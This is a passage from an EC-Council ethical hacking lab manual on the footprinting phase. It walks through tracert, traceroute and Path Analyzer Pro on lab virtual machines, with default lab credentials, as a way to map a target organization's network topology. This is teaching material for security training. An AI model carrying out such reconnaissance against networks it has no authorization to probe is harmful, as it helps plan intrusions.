


Figure 8.1.2: Network range information of the target organization

6. This concludes the demonstration of locating network range using the ARIN Whois database search tool.
7. Close all open windows and document all the acquired information.

TASK 2 — Perform Network Tracerouting in Windows and Linux Machines

Here, we will perform network tracerouting using both Windows and Linux machines.

TASK 2.1 — Traceroute using Windows Machine

1. In the **Windows 10** virtual machine, open the **Command Prompt** window. Type **tracert www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination.

Note: If you get the **Request timed out** reply for the above query, then use **Command Prompt of your host machine** instead of the Windows 10 virtual machine to run the query.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The route is the path that the network packet traverses between the source and destination. Network tracerouting is a process of identifying the path and hosts lying between the source and destination. Network tracerouting provides critical information such as the IP address of the hosts lying between the source and destination, which enables you to map the network topology of the organization. Traceroute can be used to extract information about network topology, trusted routers, firewall locations, etc.

Note: Screenshots may vary depending on the target destination.




Figure 8.2.1: tracert command in windows machine

2. Type **tracert /?** and press **Enter** to show the different options for the command, as shown in the screenshot.




Figure 8.2.2: Tracert help command

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Type **tracert -h 5 www.certifiedhacker.com** and press **Enter** to perform the trace, but with only 5 maximum hops allowed.




Figure 8.2.3: tracing the route with only 5 hops

4. After viewing the result, close the command prompt window.

TASK 2.2

Traceroute using Linux Machine

5. Turn on the **Parrot Security** virtual machine.
6. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note:

- If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

7. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
8. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
9. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

10. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 8.2.4: Running the programs as a root user

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. In the terminal window, type **traceroute www.certifiedhacker.com** and press **Enter** to view the hops that the packets made before reaching the destination.

Note: Since we have set up a simple network, you can find the direct hop from the source to the target destination. However, screenshots may vary depending on the target destination.




Figure 8.2.5: traceroute command in Linux machine

12. This concludes the demonstration of performing network tracerouting using the Windows and Linux machines.
13. Close all open windows and document all the acquired information.
14. Turn off the **Parrot Security** virtual machine.

TASK 3

Perform Advanced Network Route Tracing Using Path Analyzer Pro

Traceroute is a system administrator utility to trace the route IP packets take from a source system to some destination system, and Path Analyzer Pro summarizes a given trace to any destination within seconds by generating a simple report with all the important information on the target. Path Analyzer Pro is an advanced network tracerouting tool where you can input any of the target details such as IP address, a hostname, or an email address.

Here, we will perform network tracerouting using Path Analyzer Pro.

1. In the **Windows 10** virtual machine, open **File Explorer** and navigate to **E:\CEH-Tools\CEHv11 Module 02 Footprinting and Reconnaissance\Traceroute Tools\Path Analyzer Pro** and double-click **PAPro27.msi**.
2. The **Path Analyzer Pro 2.7** setup window appears.
3. Follow the wizard steps (by selecting default options) to install Path Analyzer Pro.

Note: If a **User Account Control** window appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Click the **Start** menu and right-click **Path Analyzer Pro 2.7**. Expand **More** and click the **Run as administrator** options.

Note: If a **User Account Control** window appears, click **Yes**.




Figure 8.3.1: Launch Path Analyzer Pro 2.7

5. The **Path Analyzer Pro** window appears along with a **Registration Form** pop-up; click **Evaluate** in the pop-up.




Figure 8.3.2: Path Analyzer Pro 2.7 Registration Form window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.1

Trace a Target Network

6. In the left-pane of the **Path Analyzer Pro** window, a few options are set to default in the **Standard Options** and **Advanced Probe Details** sections. Ensure that the **ICMP** radio button under the **Protocol** field of **Standard Options** is selected and the **Smart** option under the **Length of packet** field of the **Advanced Probe Details** section is checked.

Note: If you have a firewall, it must be disabled for appropriate output.




Figure 8.3.3: The Path Analyzer Pro Advanced Probe Details window

7. In the **Advanced Tracing Details** section, a few options are set to default. Ensure that the **Stop on control messages (ICMP)** option is checked in the **Advanced Tracing Details** section.




Figure 8.3.4: Advanced Tracing Details window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. To perform the trace, enter the hostname in the **Target:** field (for instance, **www.google.com**) and ensure that **Smart** under the **Port:** field is checked (here, default is **65535**). From the drop-down menu, choose **Timed Trace** and click **Trace**.




Figure 8.3.5: A Path Analyzer Pro Advanced Tracing Details option

9. The **Type time of trace** dialog box appears. Specify the time of trace (here, **mm** is changed to **3**) in the **hh: mm: ss** format and click **Accept**.




Figure 8.3.6: The Path Analyzer Pro Type time of trace option

10. While Path Analyzer Pro performs this trace, the **Trace** button changes automatically to **Stop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

Examine the Results

11. After the trace is complete, the trace results are displayed under the **Report** tab in the form of a **linear chart** depicting the number of hops between you and the target.




Figure 8.3.7: A Path Analyzer Pro Target option

12. Click the **Synopsis** tab, which displays a one-page summary of trace results.




Figure 8.3.8: A Path Analyzer Pro Target option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.3

View Charts

13. Click the **Charts** tab to view the results of the trace.




Figure 8.3.9: The Path Analyzer Pro Chart Window

TASK 3.4

Inspect the Geographical Location

14. Click **Geo**, which displays a world map of the traceroute.

